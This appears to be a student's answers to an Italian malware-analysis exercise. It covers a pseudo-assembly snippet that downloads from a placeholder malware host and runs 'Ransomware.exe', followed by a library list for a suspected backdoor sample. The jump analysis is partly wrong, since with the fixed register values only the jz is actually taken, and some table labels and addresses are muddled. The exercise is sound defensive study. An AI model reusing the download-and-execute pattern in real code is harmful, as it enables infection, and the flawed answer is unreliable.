Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Tabella 1:

Locazione Istruzione Operandi Note

00401040 mov EAX, 5

00401044 mov EBX, 10

00401048 cmp EAX, 5

0040105B jnz loc 0040BBAO

La Tabella 1 inizia con due istruzioni "mov" che caricano i valori 5 ed 10 rispettivamente nei registri EAX ed EBX. Successivamente, viene eseguito un confronto tra il contenuto del registro EAX e il valore 5. Se il confronto fallisce, viene eseguito un salto condizionale alla locazione 0040BBAO.

Tabella 2:

Locazione Istruzione Operandi Note

0040105F inc EBX

00401064 cmp EBX, 11

00401068 jz loc 0040FFAO

La Tabella 2 inizia con un'istruzione "inc" che incrementa il valore del registro EBX di uno. Successivamente, viene eseguito un confronto tra il contenuto del registro EBX e il valore 11. Se il confronto è vero, viene eseguito un salto condizionale alla locazione 0040FFAO.

Tabella 3:

Locazione Istruzione Operandi Note

0040BBAO mov EAX, EDI EDI = www.malwaredownload.com

0040BBA4 push EAX ; URL

0040BBA8 call DownloadToFile() Pseudo funzione

Locazione Istruzione Operandi Note

0040FFAO mov EDX, EDI EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe

0040FFA4 push EDX

0040FFA8 call WinExec() ; .exe da eseguire Pseudo funzione

La Tabella 3 mostra due diverse locazioni. Nella locazione 0040BBAO, il codice esegue un'istruzione

"mov" che carica il valore del registro EDI (che è stato precedentemente impostato su "www.malwaredownload.com") nel registro EAX. Successivamente, il valore di EAX viene spinto nello stack mediante l'istruzione "push". Infine, viene effettuata una chiamata alla pseudo funzione "DownloadToFile()".

Nella locazione 0040FFAO, il codice esegue un'istruzione "mov" che carica il valore del registro EDI (che contiene il percorso "C:\Program and Settings\Local User\Desktop\Ransomware.exe") nel registro EDX. Successivamente, il valore di EDX viene spinto nello stack mediante l'istruzione "push". Infine, viene effettuata una chiamata alla pseudo funzione "WinExec()" per eseguire il file eseguibile indicato.

Si sottolinea che il codice analizzato sembra contenere riferimenti a potenziali elementi dannosi come "malwaredownload.com" e "Ransomware.exe". Si consiglia di prendere precauzioni e valutare attentamente l'utilizzo di tali riferimenti al fine di garantire la sicurezza del sistema.

1. Spiegate, motivando, quale salto condizionale effettua il Malware.


Il frammento di codice assembly presenta due istruzioni di salto condizionale: **"jnz" (jump if not zero)** nella Tabella 1 e **"jz" (jump if zero)** nella Tabella 2. Analizziamo entrambi i casi per determinare quale salto condizionale potrebbe essere eseguito dal malware.

Nella Tabella 1, l'istruzione **"jnz"** si verifica dopo un confronto tra il valore del registro **EAX** e il valore 5. Se il confronto fallisce, ovvero se **EAX** non è uguale a 5, il salto condizionale sarà eseguito. Di conseguenza, il flusso del programma **passerà alla locazione 0040BBAO**.

Nella Tabella 2, l'istruzione **"jz"** viene eseguita dopo un confronto tra il valore del registro **EBX** e il valore 11. Se il confronto è vero, ovvero se **EBX** è uguale a 11, il salto condizionale sarà eseguito. In questo caso, il flusso del programma **passerà alla locazione 0040FFAO**.

Poiché le istruzioni di salto condizionale sono eseguite separatamente e non sono correlate, possiamo concludere che il malware effettuerà solo uno dei due salti condizionali a seconda dei valori dei registri **EAX** ed **EBX**.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



3. Quali sono le diverse funzionalità implementate all'interno del Malware?

1. Download del file da "www.malwaredownload.com": Il malware include istruzioni per il download di un file da un server web identificato come "www.malwaredownload.com". Questo viene eseguito nella locazione 0040BBAO attraverso l'istruzione "mov" per impostare l'URL del file nel registro EAX, seguita dalla chiamata alla funzione "DownloadToFile()" per scaricarlo sul sistema.

2. Esecuzione di un file eseguibile: Il malware contiene istruzioni per l'esecuzione di un file eseguibile identificato come "Ransomware.exe". Questa funzionalità viene implementata nella locazione 0040FFAO mediante l'istruzione "mov" per impostare il percorso del file nel registro EDX, seguita dalla chiamata alla funzione "WinExec()" per avviare l'esecuzione del file.

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Tabella 2:

Non sono presenti istruzioni "call" che effettuano chiamate a funzione in questa sezione del codice.

Tabella 3:

Nella tabella 3, sono presenti due istruzioni "call" che effettuano le chiamate alle funzioni "DownloadToFile()" e "WinExec()". Vediamo come gli argomenti vengono passati durante queste chiamate:

1. Chiamata a DownloadToFile():

Nella locazione 0040BBA8, l'istruzione "push" viene utilizzata per spingere il valore del registro EAX nello stack.

Il valore nel registro EAX rappresenta l'argomento da passare alla funzione "DownloadToFile()".

2. Chiamata a WinExec():

Nella locazione 0040FFA4, l'istruzione "push" viene utilizzata per spingere il valore del registro EDX nello stack.

Il valore nel registro EDX rappresenta l'argomento da passare alla funzione "WinExec()".

Nelle chiamate di funzione presenti nel codice, gli argomenti vengono passati attraverso lo stack, con l'istruzione "push" che spinge il valore del registro corrispondente nello stack prima di effettuare la chiamata alla funzione. Questo approccio permette di trasferire gli argomenti ai parametri della funzione in modo ordinato e controllato.

PARTE 2:

https://transfer.pcloud.com/download.html?code=5ZmqolVZnIOIEHXPYILZDCJAZDdnFqMnPgsFS1u5j435Wu5MV7Qqy

Il dipendente riceve una mail losca e chiama il SOC.

1. Effettuare un'analisi e fare screenshot del diagramma di flusso dell'esecuzione di questo semplice malware (IDA)

(scan nel pdf allegato: scanIDA.pdf)

2. Indicare il tipo di malware e il comportamento

Il malware sembrerebbe eseere una backdoor. Principalmente però ci interessano le seguenti librerie per capirem eglio il funzionamento:

hnetcfg, mswsock, wshtcpip, WS2HELP, WS2_32, WSOCK32, IMM32, ADVAPI32, RPCRT4, GDI32, Secure32.

hnetcfg: È una libreria che fornisce un'interfaccia di programmazione per la configurazione e la gestione delle impostazioni di rete in ambienti Windows. Essa consente di accedere e modificare le configurazioni di rete, come le impostazioni del firewall o le connessioni di rete.

mswsock: È una libreria che fornisce un'implementazione di basso livello per i socket di rete in ambienti Windows. Essa gestisce le funzioni di base per la creazione, l'invio, la ricezione e la gestione delle

connessioni di rete attraverso i socket.

wshtcpip: È una libreria che fornisce funzioni specifiche per la gestione delle comunicazioni TCP/IP in ambienti Windows. Essa offre supporto per l'indirizzamento IP, la risoluzione dei nomi di dominio, la creazione di socket TCP/IP e altre operazioni di rete correlate.

WS2HELP: È una libreria di supporto per le applicazioni che utilizzano le API di Windows per i socket (Winsock 2). Essa offre funzionalità ausiliarie per la gestione dei socket, inclusa la gestione delle versioni, l'allocazione delle risorse e altre operazioni di supporto.

WS2_32: È una libreria principale che implementa l'API di Windows per i socket (Winsock 2). Essa fornisce funzioni e strutture dati per la creazione, la connessione, l'invio e la ricezione di dati tramite socket di rete, supportando una varietà di protocolli di comunicazione.

WSOCK32: È una versione precedente della libreria WS2_32, fornendo funzionalità per l'API di Windows per i socket (Winsock 1.1). È ancora supportata per motivi di retrocompatibilità, ma si consiglia l'uso della versione più recente (WS2_32) quando possibile.

IMM32: È una libreria che fornisce funzionalità di supporto per l'input multilingue in ambienti Windows. Essa gestisce la conversione dei caratteri, l'input di testo, l'elaborazione delle tastiere virtuali e altre funzionalità legate all'input di testo in diversi script e lingue.

ADVAPI32: È una libreria che offre una vasta gamma di funzioni per la gestione dei servizi, dei registri di sistema, della sicurezza, dell'autenticazione e di altre operazioni di basso livello in ambienti Windows. Essa fornisce l'accesso a funzionalità avanzate del sistema operativo e dei servizi di Windows.

RPCRT4: È una libreria che implementa l'infrastruttura per la comunicazione remota di procedure (RPC) in ambienti Windows. Essa fornisce meccanismi per l'esecuzione di chiamate di funzione tra processi o computer remoti, consentendo la comunicazione e la condivisione di risorse tra applicazioni distribuite.

GDI32: È una libreria che fornisce funzioni per la gestione dei dispositivi grafici in ambienti Windows. Essa offre supporto per la creazione e la gestione di oggetti grafici, la manipolazione di bitmap, la gestione dei font e altre operazioni grafiche di base.

Secure32: È una libreria che fornisce funzionalità di sicurezza e crittografia in ambienti Windows. Essa implementa algoritmi di crittografia, funzioni di autenticazione, gestione delle credenziali e altre operazioni di sicurezza per garantire la protezione delle informazioni sensibili.

Queste librerie svolgono un ruolo fondamentale nel fornire funzionalità di rete, comunicazione, sicurezza, grafica e altro ancora in ambienti Windows. Sono ampiamente utilizzate nello sviluppo di applicazioni per supportare varie operazioni e interazioni con il sistema operativo e le risorse di sistema.